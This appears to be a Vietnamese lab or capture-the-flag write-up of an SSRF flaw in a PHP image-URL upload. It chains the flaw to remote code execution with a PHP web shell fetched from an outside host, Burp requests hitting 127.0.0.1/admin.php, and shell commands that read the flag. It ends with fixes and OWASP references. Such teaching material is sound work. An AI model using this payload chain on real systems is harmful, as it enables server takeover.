

LỖ HỒNG SSRF Ở CHỨC NĂNG UPLOAD FILE DẪN ĐẾN RCE (Ngghiêm trọng)

Domain:

<http://magazin.cyberjutsu-lab.tech:8093/>


Ngày thực hiện: 23.02.2023

TEAM 1: Thông, Thắng, Tiến, Trí

Feature Overview:

Website cho phép người sử dụng gửi một thông điệp kèm hình ảnh để chia sẻ với mọi người.

Hình ảnh được lấy từ một đường dẫn trên Internet mà người dùng điền vào.



The screenshot shows a dark-themed web form. The first input field is labeled "What are you thinking?" and the second is labeled "Image URL". A "Submit" button is located at the bottom right of the form.

Description and Impact

Mô tả

Chức năng điền đường dẫn ảnh không validate: Image URL

Ảnh hưởng

Untrusted data: Image URL

Kẻ tấn công lợi dụng gửi URL giả mạo để lưu file có nội dung tùy ý trên server.

Mức độ ảnh hưởng: Nghiêm trọng

Root Cause Analysis

Ở file **index.php**, khi người dùng gửi comment, chương trình không validate và tiến hành lấy nội dung file (dòng 31), mã hóa nội dung file dưới dạng md5 và lấy đó làm đường dẫn lưu file trên server.

Tiếp theo, chương trình lưu đường dẫn file vào cơ sở dữ liệu.

Vì vậy kẻ tấn công có thể điền URL bất kỳ với nội dung mình mong muốn.

```
25 if (isset($_POST['comment'])) {
26     try {
27         $file_path = "";
28         if (!empty($_POST["url"])) {
29             $content = file_get_contents($_POST["url"]);
30             $file_path = $dir . "/" . md5($content);
31             file_put_contents($file_path, $content);
32         }
33         insert_one(
34             "INSERT INTO comments(display_name, comment, image) VALUES (?, ?, ?)",
35             "Anonymous",
36             $_POST['comment'],
37             $file_path
38         );
39     } catch (PDOException $e) {
40         die($e);
41     }
42 }
```

Ở file **admin.php**, việc cho phép thay đổi giá trị config chỉ với điều kiện truy cập từ địa chỉ IP 127.0.0.1 chưa đủ chặt chẽ (dòng 6). Kẻ tấn công có thể dễ dàng truy cập trang admin.php khi điền URL Image là <http://127.0.0.1/admin.php>, kết hợp giá trị config tương ứng có thể thay đổi đường dẫn file được include ở trang **index.php** dòng 12

Lỗi khai thác SSRF

```

6  if ($_SERVER['REMOTE_ADDR'] === "127.0.0.1") {
7      if (isset($_GET['name']) && isset($_GET['value'])) {
8          try {
9              $sql = "UPDATE config SET value = ? where name = ?";
10             $sth = $conn->prepare($sql);
11             $sth->bindParam(1, $_GET['value']);
12             $sth->bindParam(2, $_GET['name']);
13             $sth->execute();
14         } catch (PDOException $e) {
15             die($e);
16         }
17     }

```

```

9  try {
10     $row = select_one("select value from config where name = \"lang_path\"");
11     $lang_path = $row["value"];
12     include($lang_path);
13 } catch (PDOException $e) {
14     die($e);
15 }


```

Sau khi chương trình include đường dẫn file của kẻ tấn công tạo ra, kẻ tấn công có thể thực thi code từ xa (RCE)

Steps to Produce

1. Gửi đường dẫn với nội dung như sau:

Image URL: <http://sqli.infiniband.vn/cmd.txt>



Thông tin ở burp suite:

```

1 POST / HTTP/1.1
2 Host: magazin.cyberjutsu-lab.tech:8093
3 Content-Length: 264
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://magazin.cyberjutsu-lab.tech:8093
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryVSOrUUf1y01TEwRB
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
9 Gecko) Chrome/110.0.5481.78 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://magazin.cyberjutsu-lab.tech:8093/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: lang=en; PHPSESSID=87a1d24128480fecee4165ea3100329d
16 Connection: close
17
18 -----WebKitFormBoundaryVSOrUUf1y01TEwRB
19 Content-Disposition: form-data; name="comment"
20
21 bb1
22 -----WebKitFormBoundaryVSOrUUf1y01TEwRB
23 Content-Disposition: form-data; name="url"
24
25 http://sqli.infiniband.vn/cmd.txt
26 -----WebKitFormBoundaryVSOrUUf1y01TEwRB--

```

2. Truy cập link ảnh sau khi chương trình thực thi ta có URL chứa nội dung vừa upload:

http://magazin.cyberjutsu-lab.tech:8093/upload/85f3011953b28722cac8a323a937c4f6/5672baab455970aa4387a4281d1abc69


<?php echo '22222';system(\$_GET["cmd"]);?>

3. Thực hiện thay đổi nội dung **url** gửi ở Burp suite như sau:


http://127.0.0.1/admin.php?name=lang_path&value=<@urlencode>./upload/85f3011953b28722cac8a323a937c4f6/5672baab455970aa4387a4281d1abc69<@urlencode>

```
Request
Pretty Raw Hex Hackvector
1 POST / HTTP/1.1
2 Host: magazin.cyberjutsu-lab.tech:8093
3 Content-Length: 383
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://magazin.cyberjutsu-lab.tech:8093
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryVS0rUUF1y01TEwRB
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/110.0.5481.78 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://magazin.cyberjutsu-lab.tech:8093/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: lang=en; PHPSESSID=87a1d24128480fecee4165ea3100329d
14 Connection: close
15
16 -----WebKitFormBoundaryVS0rUUF1y01TEwRB
17 Content-Disposition: form-data; name="comment"
18
19 admin123
20 -----WebKitFormBoundaryVS0rUUF1y01TEwRB
21 Content-Disposition: form-data; name="url"
22
23 http://127.0.0.1/admin.php?name=lang_path&value=<@urlencode>./upload/85f3011953b28722cac8a323a
  937c4f6/5672baab455970aa4387a4281d1abc69<@urlencode>
24 -----WebKitFormBoundaryVS0rUUF1y01TEwRB--
25
```


4. **Truy cập lại ứng dụng** ta thấy xuất hiện dãy "22222" chứng tỏ file cmd.txt được tạo ở bước 1 và 2 đã được include thành công.



5. Tiến hành RCE để lấy flag:



```
← → ↻ ⚠ Not secure | magazin.cyberjutsu-lab.tech:8093/?cmd=ls/  
22222bin boot dev etc flag_9d16a home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```



```
← → ↻ ⚠ Not secure | magazin.cyberjutsu-lab.tech:8093/?cmd=cat+/flag_9d16a  
22222CBJS{9d16a356ce2a59144af01c8b67a974a9}
```

Flag: **CBJS{9d16a356ce2a59144af01c8b67a974a9}**

Recommendations

- Chỉ cho phép file có extension định dạng ảnh: .png, .jpg, .jpeg.
- Kiểm tra lại nội dung file trước khi lưu file.
- Lưu file vào một vùng riêng nằm ngoài ứng dụng.
- Thêm 1 bước xác thực khi truy cập trang admin.php

References

[1] SSRF Server Side Request Forgery -

https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

[2] SSRF Prevention -

https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html